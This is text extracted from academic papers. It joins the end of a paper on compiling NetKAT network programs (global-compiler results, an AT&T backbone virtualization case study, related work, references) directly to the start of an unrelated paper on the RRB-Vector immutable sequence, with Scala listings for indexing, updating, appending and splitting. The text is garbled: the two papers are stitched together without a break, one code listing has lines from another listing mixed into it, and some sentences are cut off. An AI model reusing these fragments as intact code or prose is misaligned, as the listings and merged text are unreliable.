Global compiler. The benchmarks discussed so far only use the local compiler. In this section, we focus on the global compiler. Since the global compiler introduces new abstractions, we can’t apply it to existing benchmarks, such as SDX, which use local programs. Instead, we need to build our own benchmark suite of global programs. To do so, we build a generator that produces global programs that describe paths between hosts. Again, an n -node topology has $\mathcal{O}(n^2)$ paths. We apply this generator to the Topology Zoo, measuring compilation time and table size:

⁵ We get nearly the same numbers as the SDX paper on our hardware.




Figure 14: Three fabrics optimizing different metrics

- *Compilation time:* since the global compiler leverages FDDs, we can expect automaton generation to be fast. However, global compilation involves other steps such as determinization and localization and their effects on compilation time may matter. Figure 13c shows how compilation time varies with the total number of rules generated. This graph does grow faster than local compilation time on the same benchmark (the red, dashed line in Figure 11b). Switch-specialization, which dramatically reduces the size of FDDs and hence compilation time, does not work on global programs. Therefore, it makes most sense to compare this graph to local compilation with a single FDD.
- *Table size:* The global compiler has some optimizations to eliminate unnecessary states, which produces fewer rules. However, it does not fully minimize NetKAT automata thus it may produce more rules than equivalent local programs. Figure 13b shows that on the topology zoo, global routing produces tables that are no more than twice as large as local routing.

We believe these results are promising: we spent a lot of time tuning the local compiler, but the global compiler is an early prototype with much room for improvement.

Virtualization case study. Finally, we present a small case study that showcases the virtual compiler on a snapshot of the AT&T backbone network circa 2007–2008. This network is part of the Topology Zoo and shown in Figure 14. We construct a “one big switch” virtual network and use it to connect five nodes (highlighted in green) to each other:

$$\sum_{n=1}^5 \text{dst} = 10.0.0.n \cdot \text{pt} \leftarrow n$$

To map the virtual network to the physical network, we generate three different fabrics: (a) a fabric that minimizes the total number of links used across the network, (b) a fabric that minimizes the number of hops between hosts, and (c) a fabric that minimizes the physical length of the path between hosts. In the figure, the links utilized by each of these fabrics is highlighted in red.

The three fabrics give rise to three very different implementations of the same virtual program. Note that the program and the fabric are completely independent of each other and can be updated independently. For example, the operator managing the physical network could change the fabric to implement a new SLA, *e.g.* move from minimum-utilization to shortest-paths. This change requires no update to the virtual program; the network would witness performance improvement for free. Similarly, the virtual network operator could decide to implement a new firewall policy in the virtual network or change the forwarding behavior. The old fabric would work seamlessly with this new virtual program without inter-

vention by the physical network operator. In principle, our compiler could even be used repeatedly to virtualize virtual networks.

7. Related Work

A large body of work has explored the design of high-level languages for SDN programming [8, 19, 24, 25, 28, 29, 33]. Our work is unique in its focus on the task of engineering efficient compilers that scale up to large topologies as well as expressive global and virtual programs.

An early paper by Monsanto *et al.* proposed the NetCore language and presented an algorithm for compiling programs based on forwarding tables [24]. Subsequent work by Guha *et al.* developed a verified implementation of NetCore in the Coq proof assistant [12]. Anderson *et al.* developed NetKAT as an extension to NetCore and proposed a compilation algorithm based on manipulating nested conditionals, which are essentially equivalent to forwarding tables. The correctness of the algorithm was justified using NetKAT’s equational axioms, but didn’t handle global programs or Kleene star. Concurrent NetCore [30] grows NetCore with features that target next-generation SDN-switches. The original Pyretic paper implemented an “reactive microflow interpreter” and not a compiler [25]. However later work developed a compiler in the style of NetCore. SDX uses Pyretic to program Internet exchange points [13]. CoVisor develops incremental algorithms for maintaining forwarding table in the presence of changes to programs composed using NetCore-like operators [15]. Recent work by Jose *et al.* developed a compiler based on integer linear programming for next-generation switches, each with multiple, programmable forwarding tables [16].

A number of papers in the systems community have proposed mechanisms for implementing virtual network programs. An early workshop paper by Casado proposed the idea of network virtualization and sketched an implementation strategy based on a hypervisor [7]. Our virtual compiler extends this basic strategy by introducing a generalized notion of a fabric, developing concrete algorithms for computing and selecting fabrics, and showing how to compose fabrics with virtual programs in the context of a high-level language. Subsequent work by Koponen *et al.* described VMware’s NVP platform, which implements hypervisor-based virtualization in multi-tenant datacenters [19]. Pyretic [25], CoVisor [15], and OpenVirteX [3] all support virtualization—the latter at three different levels of abstraction: topology, address, and control application. However, none of these papers present a complete description of algorithms for computing the forwarding state needed to implement virtual networks.

The FDDs used in our local compiler as well as our algorithms for constructing NetKAT automata are inspired by Pous’s work on symbolic KAT automata [27] and work by some of the authors on a verification tool for NetKAT [11]. The key differences between

this work and ours is that they focus on verification of programs whereas we develop compilation algorithms. BDDs have been used for verification for several decades [1, 6]. In the context of networks, BDDs and BDD-like structures have been used to optimize access control policies [21], TCAMs [22], and to verify [17] data plane configurations, but our work is the first to use BDDs to compile network programs.

8. Conclusion

This paper describes the first complete compiler for the NetKAT language. It presents a suite of tools that leverage BDDs, graph algorithms, and symbolic automata to efficiently compile programs in the NetKAT language down to compact forwarding tables for SDN switches. In the future, we plan to investigate whether richer constructs such as stateful and probabilistic programs can be implemented using our techniques, how classic algorithms from the automata theory literature can be adapted to optimize global programs, how incremental algorithms can be incorporated into our compiler, and how the compiler can assist in performing graceful dynamic updates to network state.

Acknowledgments. The authors wish to thank the anonymous ICFP '15 reviewers, Dexter Kozen, Shriram Krishnamurthi, Konstantinos Mamouras, Mark Reitblatt, Alexandra Silva, and members of the Cornell PLDG and DIKU COPLAS seminars for insightful comments and helpful suggestions. We also wish to thank the developers of GNU Parallel [31] for developing tools used in our experiments. Our work is supported by the National Science Foundation under grants CNS-1111698, CNS-1413972, CNS-1413985, CCF-1408745, CCF-1422046, and CCF-1253165; the Office of Naval Research under grants N00014-12-1-0757 and N00014-15-1-2177; and a gift from Fujitsu Labs.

References

- [1] S. B. Akers. Binary decision diagrams. *IEEE Trans. Comput.*, 27(6):509–516, June 1978.
- [2] Mohammad Al-Fares, Alex Loukissas, and Amin Vahdat. A scalable, commodity, data center network architecture. In *SIGCOMM*, 2008.
- [3] Ali Al-Shabibi, Marc De Leenheer, Matteo Gerola, Ayaka Koshibe, Guru Parulkar, Elio Salvadori, and Bill Snow. OpenVirteX: Make your virtual SDNs programmable. In *HotSDN*, 2014.
- [4] Carolyn Jane Anderson, Nate Foster, Arjun Guha, Jean-Baptiste Jeannin, Dexter Kozen, Cole Schlesinger, and David Walker. NetKAT: Semantic foundations for networks. In *POPL*, 2014.
- [5] Valentin Antimirov. Partial derivatives of regular expressions and finite automaton constructions. *Theoretical Computer Science*, 155(2):291–319, 1996.
- [6] Randal E. Bryant. Graph-based algorithms for boolean function manipulation. *IEEE Trans. Comput.*, 35(8):677–691, August 1986.
- [7] Martin Casado, Teemu Koponen, Rajiv Ramanathan, and Scott Shenker. Virtualizing the network forwarding plane. In *PRESTO*, 2010.
- [8] Andrew D. Ferguson, Arjun Guha, Chen Liang, Rodrigo Fonseca, and Shriram Krishnamurthi. Hierarchical policies for software defined networks. In *HotSDN*, 2012.
- [9] Andrew D. Ferguson, Arjun Guha, Chen Liang, Rodrigo Fonseca, and Shriram Krishnamurthi. Participatory networking: An api for application control of sdns. In *SIGCOMM*, 2013.
- [10] Nate Foster, Rob Harrison, Michael J. Freedman, Christopher Monsanto, Jennifer Rexford, Alec Story, and David Walker. Frenetic: A Network Programming Language. In *ICFP*, 2011.
- [11] Nate Foster, Dexter Kozen, Matthew Milano, Alexandra Silva, and Laure Thompson. A coalgebraic decision procedure for NetKAT. In *POPL*, 2015.
- [12] Arjun Guha, Mark Reitblatt, and Nate Foster. Machine-verified network controllers. In *PLDI*, 2013.
- [13] Arpit Gupta, Laurent Vanbever, Muhammad Shahbaz, Sean Donovan, Brandon Schlinder, Nick Feamster, Jennifer Rexford, Scott Shenker, Russ Clark, and Ethan Katz-Bassett. SDX: A software defined internet exchange. In *SIGCOMM*, 2014.
- [14] Stephen Gutz, Alec Story, Cole Schlesinger, and Nate Foster. Splendid isolation: A slice abstraction for software-defined networks. In *HotSDN*, 2012.
- [15] Xin Jin, Jennifer Gossels, Jennifer Rexford, and David Walker. Co-Visor: A compositional hypervisor for software-defined networks. In *NSDI*, 2015.
- [16] Lavanya Jose, Lisa Yan, George Varghese, and Nick McKeown. Compiling packet programs to reconfigurable switches. In *NSDI*, 2015.
- [17] Ahmed Khurshid, Xuan Zou, Wenxuan Zhou, Matthew Caesar, and P. Brighten Godfrey. Veriflow: Verifying network-wide invariants in real time. In *NSDI*, 2013.
- [18] Simon Knight, Hung X. Nguyen, Nickolas Falkner, Rhys Bowden, and Matthew Roughan. The internet topology zoo. *IEEE Journal on Selected Areas in Communications*, 2011.
- [19] Teemu Koponen, Keith Amidon, Peter Baland, Martín Casado, Anupam Chanda, Bryan Fulton, Jesse Gross, Igor Ganichev, Natasha Gude, Paul Ingram, Ethan Jackson, Andrew Lambeth, Romain Lenglet, Shih-Hao Li, Amar Padmanabhan, Justin Pettit, Ben Pfaff, , Rajiv Ramanathan, Scott Shenker, Alan Shieh, Jeremy Stribling, Pankaj Thakkar, Dan Wendlandt, Alexander Yip, and Ronghua Zhang. Network virtualization in multi-tenant datacenters. In *NSDI*, 2014.
- [20] Dexter Kozen. Kleene algebra with tests. *Transactions on Programming Languages and Systems*, 19(3):427–443, May 1997.
- [21] Alex X. Liu, Fei Chen, JeeHyun Hwang, and Tao Xie. XEngine: A fast and scalable XACML policy evaluation engine. In *International Conference on Measurement and Modeling of Computer Systems (SIGMETRICS)*, 2008.
- [22] Alex X. Liu, Chad R. Meiners, and Eric Torng. TCAM Razor: A systematic approach towards minimizing packet classifiers in TCAMs. *TON*, 18(2):490–500, April 2010.
- [23] Nick McKeown, Tom Anderson, Hari Balakrishnan, Guru Parulkar, Larry Peterson, Jennifer Rexford, Scott Shenker, and Jonathan Turner. OpenFlow: Enabling innovation in campus networks. *SIGCOMM CCR*, 38(2):69–74, 2008.
- [24] Christopher Monsanto, Nate Foster, Rob Harrison, and David Walker. A compiler and run-time system for network programming languages. In *POPL*, 2012.
- [25] Christopher Monsanto, Joshua Reich, Nate Foster, Jennifer Rexford, and David Walker. Composing software-defined networks. In *NSDI*, 2013.
- [26] Tim Nelson, Andrew D. Ferguson, Michael J. G. Scheer, and Shriram Krishnamurthi. Tierless programming and reasoning for software-defined networks. In *NSDI*, 2014.
- [27] Damien Pous. Symbolic algorithms for language equivalence and Kleene Algebra with Tests. In *POPL*, 2015.
- [28] ONOS Project. Intent framework, November 2014. Available at <http://onos.wpengine.com/wp-content/uploads/2014/11/ONOS-Intent-Framework.pdf>.
- [29] Open Daylight Project. Group policy, January 2014. Available at https://wiki.opendaylight.org/view/Group_Policy:Main.
- [30] Cole Schlesinger, Michael Greenberg, and David Walker. Concurrent netcore: From policies to pipelines. In *ICFP*, 2014.
- [31] O. Tange. GNU parallel - the command-line power tool. *login: The USENIX Magazine*, 36(1):42–47, Feb 2011.
- [32] David E. Taylor and Jonathan S. Turner. ClassBench: A packet classification benchmark. *TON*, 15:499–511, June 2007.
- [33] Andreas Voellmy, Junchang Wang, Y. Richard Yang, Bryan Ford, and Paul Hudak. Maple: Simplifying SDN programming using algorithmic policies. In *SIGCOMM*, 2013.

RRB Vector: A Practical General Purpose Immutable Sequence

Nicolas Stucki[†] Tiark Rompf[‡] Vlad Ureche[†] Phil Bagwell^{*}

[†]EPFL, Switzerland: {first.last}@epfl.ch

[‡]Purdue University, USA: {first}@purdue.edu

Abstract

State-of-the-art immutable collections have wildly differing performance characteristics across their operations, often forcing programmers to choose different collection implementations for each task. Thus, changes to the program can invalidate the choice of collections, making code evolution costly. It would be desirable to have a collection that performs well for a broad range of operations.

To this end, we present the `RRB-Vector`, an immutable sequence collection that offers good performance across a large number of sequential and parallel operations. The underlying innovations are: (1) the Relaxed-Radix-Balanced (RRB) tree structure, which allows efficient structural reorganization, and (2) an optimization that exploits spatio-temporal locality on the RRB data structure in order to offset the cost of traversing the tree.

In our benchmarks, the `RRB-Vector` speedup for parallel operations is lower bounded by $7\times$ when executing on 4 CPUs of 8 cores each. The performance for discrete operations, such as appending on either end, or updating and removing elements, is consistently good and compares favorably to the most important immutable sequence collections in the literature and in use today. The memory footprint of `RRB-Vector` is on par with arrays and an order of magnitude less than competing collections.

Categories and Subject Descriptors E.1 [Data Structures]: Arrays; E.1 [Data Structures]: Trees; E.1 [Data Structures]: Lists, stacks, and queues

Keywords Data Structures, Immutable, Sequences, Arrays, Trees, Vectors, Radix-Balanced, Relaxed-Radix-Balanced

1. Introduction

In functional programs, immutable sequence data structures are used in two distinct ways:

- to perform **discrete operations**, such as accessing, updating, inserting or deleting random collection elements;
- for **bulk operations**, such as mapping a function over the entire collection, filtering using a predicate or grouping using a key function.

^{*}Phil Bagwell passed away on October 6, 2012. He made significant contributions to this work, and to the field of data structures in general.

Permission to make digital or hard copies of all or part of this work for personal or classroom use is granted without fee provided that copies are not made or distributed for profit or commercial advantage and that copies bear this notice and the full citation on the first page. Copyrights for components of this work owned by others than ACM must be honored. Abstracting with credit is permitted. To copy otherwise, or republish, to post on servers or to redistribute to lists, requires prior specific permission and/or a fee. Request permissions from Permissions@acm.org.

Copyright is held by the owner/author(s). Publication rights licensed to ACM.

ICFP'15, August 31 – September 2, 2015, Vancouver, BC, Canada
ACM. 978-1-4503-3669-7/15/08...\$15.00
<http://dx.doi.org/10.1145/2784731.2784739>

Bulk operations on immutable collections lend themselves to implicit parallelization. This allows the execution to proceed either sequentially, by traversing the collection one element at a time, or in parallel, by delegating parts of the collection to be traversed in different execution contexts and combining the intermediate results. Therefore, the bulk operations allow programs to scale to multiple cores without explicit coordination, thus lowering the burden on programmers.

Most state-of-the-art collection implementations are tailored to some specific operations, which are executed very fast, at the expense of the others, which are slow. For example, the ubiquitous `Cons` list is extremely efficient for prepending elements and accessing the head of the list, performing both operations in $\mathcal{O}(1)$ time. However, it has a linear $\mathcal{O}(n)$ cost for reading and updating random elements. And although sequential scanning is efficient, requiring $\mathcal{O}(1)$ time per element, it cannot benefit from parallel execution, since both splitting and combining take sequential $\mathcal{O}(n)$ time, cancelling out any gains from the parallel execution.

This non-uniform behavior across different operations forces programmers to carefully choose the collections they use based on the operations required by the task at hand. This ad-hoc choice also stifles code evolution, as new features often rely on different operations, forcing the programmers to revisit their choice of collections. Furthermore, having different collection choices for each module prevents good end-to-end performance, since data must be passed from one collection to another, adding overhead.

Instead of asking programmers to choose a collection which performs well for their needs, it would be much better to provide a default collection that performs well across a broad range of operations, both discrete and bulk. Having such a collection readily available would allow programmers to rely on it without worrying about performance, except in extremely critical places, and would encourage modules to standardize their interfaces around it.

To this end, we present the `RRB-Vector`, an immutable indexed sequence collection that inherits and improves the fast discrete operations of tree-based structures while supporting efficient parallel execution by providing fast split and combine primitives. The `RRB-Vector` is a good candidate for a default immutable collection, thanks to its good all-around performance, allowing programs to use it without the risk of running into unexpected linear or supralinear overheads.

Bulk data parallel operations on the `RRB-Vector` are executed with effectively-constant¹ sequential overheads thanks to the underlying wide Relaxed-Radix-Balanced (RRB) tree structure. The key property is the relaxed balancing requirement, which allows efficient structural changes without introducing extremely unbalanced states. Data parallel operations, such as `map`, are executed in three phases: (1) the `RRB-Vector` is split into chunks in an effectively-

¹Proportional to a logarithm of the size with a large base. In practice our choice of index representation as signed integer limits to $\log_{32}(2^{31}) + 1$ which corresponds to approximately 6.2 indirections.

constant sequential operation, (2) each execution context traverses one or more chunks, with an amortized-constant overhead per element and (3) the intermediate results are concatenated in a final effectively-constant sequential operation.

Discrete operations, such as appends on either side, updates and deletions are performed in amortized-constant time. This is achieved thanks to a lightweight fragmented representation of the tree that reduces the propagation of updates to branches, thus exploiting locality of operations. This provides an adapted and more efficient treatment compared to the widely-used tree structural sharing [11], thus lowering the asymptotic complexity from effectively constant to amortized constant. In the worst case, if operations are called in an adversarial manner, the behavior remains effectively constant and the additional overhead is limited to a range check and a single set of assignment operations.

We implemented the `RRB-Vector` data structure in Scala² and measured the performance of its most important operations. On 4 cores, bulk operation performance is at least $2.3\times$ faster compared to sequential execution, scaling better with heavier workloads. Discrete operations take either amortized- or effective-constant time, with good constants: compared to mutable arrays, sequential reads are at most $2\times$ slower, while random access is $2\text{--}3.5\times$ slower.

We compare our `RRB-Vector` implementation to other immutable collections such as red-black trees, finger trees, copy-on-write arrays and the current `Vector` implementation in the Scala library. Overall, the `RRB-Vector` is at most $2.5\times$ slower than the best collection for each operation and consistently delivers good performance across all benchmarks. The memory footprint of `RRB-Vector` is on-par with copy-on-write arrays and an order of magnitude better than red-black trees and finger trees.

We claim the following contributions:

- We present the Relaxed-Radix-Balanced (RRB) tree data structure and show how it enables the efficient splitting and concatenation operations necessary for data parallel operations (§3);
- We describe the additional structural optimizations that exploit spatio-temporal locality on RRB-Trees (§4);
- We discuss the technical details of our Scala `RRB-Vector` implementation (which is under consideration for inclusion in the Scala standard library as a replacement for the current `Vector` collection) in hope that other language implementers will benefit from our experience (§5);
- We evaluate the performance of our implementation and compare the results of 7 different core operations across 5 different immutable collections (§6).

2. Background: Vectors as Balanced Trees

In this section we present a base version of the immutable `Vector`, which is based on Radix-Balanced trees³. This simple version provides logarithmic complexities: $\mathcal{O}(\log_m(n))$ on random accesses and $\mathcal{O}(m \cdot \log_m(n))$ while updating, appending at either end, or splitting. The constant m is the branching factor (ideally a power of two).

2.1 Radix-Balanced Tree Structure

A Radix-Balanced tree is a shallow and complete (or perfect) m -ary tree located only in the leaves. The nodes have a fixed branching size m , and are either internal nodes linking to sub-trees or leaves containing elements. In practice the branching used is 32 [4, 37], but as we will later see, the node size can be any power of 2, allowing efficient radix-based implementations. Figure 1 shows




Figure 1. Radix-Balanced tree structure

this structure for m children on each node. Logically each node is a copy-on-write array that contains subtrees or elements.

Apart from the tree itself, a `Vector` keeps the tree height as a field, in order to improve performance. This height is upper bounded by $\log_m(n-1)+1$ for nodes of m branches. For example, if m is 32, the tree becomes quite shallow and the complexity to traverse it from root to leaf is considered as effectively constant⁴ when taking into account that the number of elements will never be larger than the maximum index representable with 32 bit signed integers, which corresponds to a maximum height of 7 levels⁵.

Usually the number of elements in a `Vector` does not exactly match a full tree (m^i for some $i > 0$). To mark the start and end of the elements in the tree, the vector keeps these indices as fields. All subtrees on the left and right that are outside of the filled index range are represented by empty references.

2.2 Core Operations

Indexing Elements are fetched from the tree using radix search on the index. If the tree has a branching factor of 32, the index can be split bitwise in blocks of 5 ($2^5 = 32$) and used to know the path that must be taken from the root down to the element. The indices at each level L can be computed with $(index \gg (5 \cdot L)) \& 31$. For example the index 526843 would be:

$$526843 = 00\ 00000\ 00000\ 10000\ 00010\ 01111\ 11011$$

0
0
16
2
15
27




Figure 2. Accessing element at index 526843 in a tree of depth 5. Empty nodes represent collapsed subtrees.

This scheme can be generalized to any branching size m where $m = 2^i$ for $0 < i \leq 31$. The formula is:

$$(index \gg (i \cdot L)) \& (m - 1)$$

It is also possible to generalize for other values of m using the modulo, division and power operations. In that case the formula would become $(index / (m^L)) \bmod m$.

The base implementation of the indexing operation requires a single traversal from the root to the leaf containing the element, with the path taken defined by the index of the element and extracted using efficient bitwise operations. With this traversal of the tree, the complexity of the operation is $\mathcal{O}(\log_m(n))$.

The same radix-based traversal of the tree is used in the rest of the operations to find the leaf corresponding to a given index. It can be optimized for the first and last leaf by removing computations to improve performance on operations on the ends.

² <https://github.com/nicolasstucki/scala-rrb-vector>

³ Base structure for Relaxed-Radix-Balanced Vector.

⁴ There exists a small enough constant bound (due to practical limitations).

⁵ Maximum height of $\log_{32}(2^{31}) + 1$, which is 6.2.

```
1 type Node = Array[AnyRef]
2 val Node = Array
```

```
1 val i = // bits in blocks of the index
2 val mask = (1 << i) - 1
3 def get(index: Int): A = {
4   def getRadix(idx: Int, nd: Node, level: Int): A = {
5     if (depth == 0) nd(idx & mask)
6     else {
7       val indexInLevel = (idx >> (level * i)) & mask
8       getRadix(idx, nd(indexInLevel), level-1)
9     }
10  }
11  getRadix(index, vectorRoot, vectorDepth)
12 }
```

Updating Since the structure is immutable, the updated operation has to recreate the entire path from the root to the element being updated. The leaf update creates a fresh copy of the leaf array with one updated element. Then, the parent of the leaf is also updated with the reference to the new leaf, then the parent's parent, and so on all the way up to the root.

```
1 def updated(index: Int, elem: A) = {
2   def updatedNode(node: Node, level: Int): Node = {
3     val indexInNode = // compute index
4     val newNode = copy(node)
5     if (level == 0) {
6       newNode(indexInNode) = elem
7     } else {
8       newNode(indexInNode) =
9         updatedNode(node(indexInNode), level-1)
10    }
11    newNode
12  }
13  new Vector(updatedNode(vectorRoot, vectorDepth),
14    ...)
```

Therefore the complexity of this operation is $\mathcal{O}(m \cdot \log_m(n))$, since it traverses and recreates $\mathcal{O}(\log_m(n))$ nodes of size $\mathcal{O}(m)$. For example, if some leaf has all its elements updated from left to right, the branch will be copied as many times as there are updates. We will later explain how this can be optimized by allowing transient states that avoid re-creating the path to the root tree node with each update (described in §4).

Appending front and back The implementation of appended front/back has two cases, depending on the current state of the Radix-Balanced tree: If the first/last leaf is not full the element is inserted directly and all nodes of the first/last branch are copied. If the leaf is full we must find the lowest node in the last branch where there is still room left for a new branch. Then a new branch that only contains the new element is appended to it.

In both cases the new vector object will have the start/end index decreased/increased by one. When the root is full, the depth of the vector will also increase by one.

```
1 val m = // branching factor
2 def appended(elem: A, whr: Where): Vector[A] = {
3   def appended(node: Node, level: Int) = {
4     val indexInNode = // compute index based on
5       start/end index
6     if (level == 1)
7       copyAndUpdate(node, indexInNode, elem)
8     else
9       copyAndUpdate(node, indexInNode,
10         appended(node(indexInNode), level-1))
11  }
12  def newBranch(depth: Int): Node = {
13    val newNode = Node.ofDim(m)
14    val idx = whr match {
15      case Frt => m-1
16      case Bck => 0
17    }
18    newNode(idx) = elem
19  }
20  val (newRoot, newDepth) = splitRec(vectorRoot,
21    vectorDepth)
22  new Vector(newRoot, newDepth, ...)
```

```
17 newNode(idx) =
18   if (depth == 1) elem
19   else newBranch(depth-1)
20   newNode
21 }
22 if (needNewRoot()) {
23   val newRoot = whr match {
24     case Frt => Node(newBranch(depth), root)
25     case Bck => Node(root, newBranch(depth))
26   }
27   new Vector(newRoot, depth+1, ...)
28 } else {
29   new Vector(appendedFront(root, depth), depth, ...)
30 }
31 }
```

In the code above, `isTreeFull` and `needNewRoot` are operations that compute the answer using efficient bitwise operations on the start/end index of the vector.

Since the algorithm traverses and creates new nodes from the root to a leaf, the complexity of the operation is $\mathcal{O}(m \cdot \log_m(n))$. Like the updated operation, it can be optimized by keeping transient states of the immutable vector (described in §4).

Splitting The core operations to remove elements in a Radix-Balanced tree are the take and drop operations. They are used to implement many other operations such as `splitAt`, `tail`, `init` and others.

The take and drop operations are similar. The first step is traversing the tree down to the leaf where the cut will be done. Then the branch is copied and cleared on one side. The tree may become shallower during this operation, in which case some of the nodes on the top will be dropped instead of being copied. Finally, the start and end are adjusted according to the changes on the tree.

```
1 def take(index) = split(index, Right)
2 def drop(index) = split(index, Left)
3 def split(index: Int, removeSide: Side) = {
4   def splitRec(node: Node, level: Int): (Node, Int) =
5     {
6       val indexInNode = // compute index
7       if (level == 0) {
8         (copyAndSplitNode(node, indexInNode,
9           removeSide), 1)
10      } else removeSide match {
11        case Left if indexInNode == node.length - 1 =>
12          splitedRec(node(indexInNode), level - 1)
13        case Right if indexInNode == 0 =>
14          splitedRec(node(indexInNode), level - 1)
15        case _ =>
16          val newNode = copyAndSplitNode(node,
17            indexInNode, removeSide)
18          val (newSubnode, depth) =
19            splitedRec(node(indexInNode), level-1)
20          newNode(indexInNode) = newSubnode
21          (newNode, level)
22      }
23   }
24   val (newRoot, newDepth) = splitRec(vectorRoot,
25     vectorDepth)
26   new Vector(newRoot, newDepth, ...)
```

The computational complexity of any split operation is $\mathcal{O}(m \cdot \log_m(n))$ due to the traversal and copying of nodes on the branch where the cut index is located. $\mathcal{O}(\log_m(n))$ for the traversal of the branch and then $\mathcal{O}(m \cdot \log_m(n_2))$ for the creation of the new branch, where n_2 is the size of the new vector (with $0 \leq n_2 < n$).

3. Immutable Vectors as Relaxed Radix Trees

Relaxed-Radix-Balanced vectors use a new tree structure that extends the Radix-Balanced trees to allow fast concatenation of vectors without losing performance on other core operations [4]. Relaxing the vector consists in using a slightly unbalanced extension of the tree that combines balanced subparts. This vector still en-

sures the $\log_m(n)$ bound on the height of the tree and on the operations presented in the previous section.

3.1 Relaxed-Radix-Balanced Tree Structure

The basic difference in the structure is that in an Relaxed-Radix-Balanced (or RRB) tree, we allow nodes that contain subtrees that are not completely full. As a consequence, the start and end index are no longer required, as the branches on the ends can be truncated. The structure of the RRB trees does not ensure by itself that the tree height is bounded by $\log_m(n)$. This bound is maintained by each operation using an additional invariant on the tree balance. In our case the concatenation operation is the only one that can affect the inner structure (excluding ends) of the tree and as such it is the only one that needs to worry about this invariant.

Tree balance As the tree will not always be perfectly balanced, we define an additional invariant on the tree that will ensure an equivalent logarithmic bound on the height. We use the relation between the maximum and minimum branching factor m_{max} and m_{min} at each level. These give corresponding maximum height h_{max} and least height h_{min} needed to represent a given number of elements n . Then $h_{min} = \log_{m_{max}}(n)$ and $h_{max} = \log_{m_{min}}(n)$ or as $h_{min} = \frac{1}{\lg(m_{max})} \cdot \lg(n)$ and $h_{max} = \frac{1}{\lg(m_{min})} \cdot \lg(n)$. Trees that are better balanced will have a height ratio, $h_r = \frac{\lg(m_{min})}{\lg(m_{max})}$, that is closer to 1, perfect balance. In our tree we use $m_{max} = m_{min} + 1$ to make h_r as close to 1 as possible. In practice (using $m = 32$) in the worst case scenario there is an increase from around 6.2 to 6.26 in the maximum possible height (i.e. 7 levels in both cases).

Sizes metadata When one of these trees (or subtrees) is unbalanced, it is no longer possible to know the location of an index just by applying radix manipulation on it. To avoid losing the performance of traversing down the tree in such cases, each unbalanced node will keep metadata on the sizes of its subtrees. The sizes are kept in a separate⁶ copy-on-write array as accumulated sizes. This way, they represent the location of the ranges of the indices in the current subtree. To avoid creating additional objects in memory, these sizes are attached at the end of the node. To have a homogeneous representation of nodes, the balanced subtrees have an empty reference attached at the end. For leaves, however, we make an exception: since they will always be balanced, they only contain the data elements but not the size metadata.




Figure 3. Relaxed radix balanced tree structure

3.2 Relaxed Core Operations

Algorithms for the relaxed version assume that the tree is unbalanced and use a relaxed version of the code for Radix-Balanced trees. But, as soon as a balanced subtree is encountered the more efficient radix based algorithm is used. We also favor the creation of balanced trees/subtrees when possible to improve performance on subsequent operations.

Indexing When the tree is relaxed it is not possible to compute the sub-indices directly from the index. By keeping the accumulated sizes in the node the computation of sub-indices becomes trivial. The sub-index is the same as the first index in the sizes array

⁶ To be able to share them across different vectors. This is a common case when using updated.

where $index < sizes[subIndex]$. The fastest way to find it is by using binary search to reduce the search space and when it is small enough to take advantage of cache lines and switch to linear search.

```
1 def getBranchIndex(sizes: Array[Int], indexInTree:
  Int): Int = {
2   var (lo, hi) = (0, sizes.length)
3   while (linearThreshold < hi - lo) {
4     val mid = (hi + lo) / 2
5     if (sizes[mid] <= indexInTree) lo = mid
6     else hi = mid
7   }
8   while (sizes(lo) <= indexInTree) lo += 1
9   lo
10 }
```

Note that to traverse the tree down to the leaf where the index is located, the sub-indices are computed from the sizes as long as the tree node is unbalanced. If the node is balanced, then the more efficient radix based method is used from there to the leaf, to avoid accessing the additional array in each level. In the worst case the complexity of indexing will become $\mathcal{O}(\log_2(m) \cdot \log_m(n))$ where $\log_2(m)$ is a constant factor that is only added on unbalanced nodes.

```
1 def get(index: Int): A = {
2   def getRadix(idx: Int, node: Node, depth: Int) = ...
3   def get(idx: Int, node: Node, depth: Int) = {
4     val sizes = // get sizes from node
5     if (isUnbalanced(sizes)) {
6       val branchIdx = getBranchIndex(sizes, idx)
7       val subIdx = indexInTree - sizes(branchIdx)
8       get(subIdx, node(branchIdx), depth-1)
9     } else getRadix(idx, node, depth)
10  }
11  get(index, root, depth)
12 }
```

Updating and Appending For each one of these operations, the only fundamental difference with the Radix-Balanced tree is that when a node of a branch is updated the sizes must be updated with it (if needed). In the case of updating, the structure does not change and as such it always keeps the same sizes object reference. The traversal down the tree is done using the new abstraction used in the relaxed version of indexing.

In the case of appending to the back, an updated unbalanced node must increment the accumulated size of its last subtree by one. When a new branch is appended, a new size is appended to the sizes. The newBranch operation is simplified by using truncated nodes and letting the node on which it gets appended handle any index shifting required.

```
1 def appended(elem: A, whr: Where): Vector[A] = {
2   ...
3   def newBranch(depth: Int): Node = {
4     val newNode = Node.ofDim(1)
5     newNode(0) = if (depth == 1) elem else
